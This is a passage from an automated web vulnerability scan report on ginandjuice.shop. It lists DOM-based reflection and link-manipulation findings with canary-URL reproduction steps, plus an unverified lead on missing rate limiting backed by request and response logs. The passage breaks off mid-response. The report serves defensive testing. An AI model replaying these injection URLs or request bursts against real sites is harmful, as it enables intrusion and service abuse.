
REMEDIATION

Treat client-side data flows from location/URL as untrusted; encode before writing to DOM attributes or values.

EVIDENCE

DOM audit observation

```
canary reflected by client-side JS into the DOM (INPUT@value)
```



Affected page: https://ginandjuice.shop/blog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2bx8f3adata

2.3.13 DOM data manipulation (reflected DOM-based)

Low Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/catalog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&query=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&term=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&s=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&keyword=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&category=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&name=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&id=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&lang=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&message=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&msg=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata#https://bx8f3alink.example.net/bx8f3a?bx8f3adata - *
OWASP / WSTG	WSTG-CLNT-01
CWE	79
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed dom data manipulation (reflected dom-based): canary reflected by client-side JS into the DOM (INPUT@value)

BUSINESS IMPACT

This issue is a hardening gap that incrementally increases the application's attack surface.

HOW TO EXPLOIT

Load https://ginandjuice.shop/catalog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&bx8f3adata in a browser. Source: param/hash. canary reflected by client-side JS into the DOM (INPUT@value)


REMEDIATION

Treat client-side data flows from location/URL as untrusted; encode before writing to DOM attributes or values.

EVIDENCE

DOM audit observation

```
canary reflected by client-side JS into the DOM (INPUT@value)
```



Affected page: https://ginandjuice.shop/catalog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2bx8f3adata

2.3.14 Link manipulation (reflected DOM-based)

Low Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/blog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&query=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&term=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&s=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&keyword=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&category=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&name=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&id=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&lang=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&message=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&msg=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata#https://bx8f3alink.example.net/bx8f3a?bx8f3adata - *
OWASP / WSTG	WSTG-CLNT-04
CWE	79
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed link manipulation (reflected dom-based): attacker-controlled canary URL reflected into a navigable IMG@src attribute

BUSINESS IMPACT

This issue is a hardening gap that incrementally increases the application's attack surface.

HOW TO EXPLOIT

Load https://ginandjuice.shop/blog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&bx8f3adata in a browser. Source: param/hash. attacker-controlled canary URL reflected into a navigable IMG@src attribute


REMEDIATION

Do not build href/src attributes from untrusted input; validate/allowlist URLs and encode before insertion.

EVIDENCE

DOM audit observation

```
attacker-controlled canary URL reflected into a navigable IMG@src attribute
```



Affected page: https://ginandjuice.shop/blog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2bx8f3adata

2.3.15 Link manipulation (reflected DOM-based)

Low Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/catalog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&query=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&term=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&s=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&keyword=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&category=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&name=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&id=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&lang=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&message=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&msg=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata#https://bx8f3alink.example.net/bx8f3a?bx8f3adata - *
OWASP / WSTG	WSTG-CLNT-04
CWE	79
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed link manipulation (reflected dom-based): attacker-controlled canary URL reflected into a navigable A@href attribute

BUSINESS IMPACT

This issue is a hardening gap that incrementally increases the application's attack surface.

HOW TO EXPLOIT

Load https://ginandjuice.shop/catalog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&bx8f3adata in a browser. Source: param/hash. attacker-controlled canary URL reflected into a navigable A@href attribute


REMEDIATION

Do not build href/src attributes from untrusted input; validate/allowlist URLs and encode before insertion.

EVIDENCE

DOM audit observation

```
attacker-controlled canary URL reflected into a navigable A@href attribute
```



Affected page: https://ginandjuice.shop/catalog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2bx8f3adata

2.4 Unverified Leads

The reproduce-before-report validator could not confirm the items below. Treat them as leads for manual verification, not as confirmed findings.

2.4.1 Missing Rate Limiting on Newsletter Subscription Endpoint

Medium | Open | Identified on 20 July 2026

Affected	POST https://ginandjuice.shop/api/newsletter/subscribe - N/A
OWASP / WSTG	WSTG-BUSL-05
CWE	CWE-400
Confidence	TENTATIVE - heuristic or partial signal only

DESCRIPTION

The newsletter subscription endpoint at /api/newsletter/subscribe does not implement effective rate limiting. While it requires a CSRF token, a high volume of requests without a valid CSRF token still does not trigger any rate-limiting mechanism, potentially allowing for resource exhaustion or other business logic attacks if the CSRF protection were bypassed.

BUSINESS IMPACT

Exploitation could weaken the application's security posture and, combined with other issues, contribute to a larger compromise.

HOW TO EXPLOIT

Payload used:

```
{"email": "test@example.com"}
```

REMEDIATION

Implement robust server-side rate limiting on the /api/newsletter/subscribe endpoint to prevent a high volume of requests, regardless of the presence or validity of a CSRF token. This should include responses like HTTP 429 Too Many Requests with appropriate Retry-After headers.

EVIDENCE

Observed Behavior

```
The barrion-tool-rate-limit tool sent a burst of requests to the newsletter subscription endpoint. Although the server responded with "Missing parameter 'csrf'" (HTTP 400), indicating CSRF protection, the tool reported "Missing rate limiting (unrestricted resource consumption)". This suggests that even with the CSRF check, the server did not implement rate limiting to prevent a high volume of requests, which could lead to resource exhaustion or other business logic abuse if a valid CSRF token were obtained.

Baseline Request (simulated by rate-limit tool, resulting in CSRF error):
```
POST /api/newsletter/subscribe HTTP/1.1
Host: ginandjuice.shop
Content-Type: application/json;charset=UTF-8
Content-Length: <length of dummy JSON body>

{"email": "test@example.com"}
```

Attack Request (burst of identical requests by rate-limit tool):
```
POST /api/newsletter/subscribe HTTP/1.1
Host: ginandjuice.shop
Content-Type: application/json;charset=UTF-8
Content-Length: <length of dummy JSON body>

{"email": "test@example.com"}
```

Attack Response (from rate-limit tool):
```
HTTP 400
Headers:
  content-length: 26
  set-cookie: AWSALB=qcJkBXhV/i9J+v0VqntEjhNNOFIw+llQz0RgYwuEHwV4HlqvNO9hUBWqBiprC5Y3H76fEUeKR9X2EGyAUS8to2y4Rx/jy680iNrl0/0Y4yIGw6q2oEzQkyCzjPdu;
Expires=Mon, 27 Jul 2026 16:25:05 GMT; Path=/
AWSALBCORS=qcJkBXhV/i9J+v0VqntEjhNNOFIw+llQz0RgYwuEHwV4HlqvNO9hUBWqBiprC5Y3H76fEUeKR9X2EGyAUS8to2y4Rx/jy680iNrl0/0Y4yIGw6q2oEzQkyCzjPdu; Expires=Mon, 27
Jul 2026 16:25:05 GMT; Path=/; SameSite=None; Secure
  x-backend: 7a005f58-8bb5-45b1-803b-1449ade84e7e
  x-frame-options: SAMEORIGIN
  date: Mon, 20 Jul 2026 16:25:05 GMT
  content-type: application/json; charset=utf-8

Body:
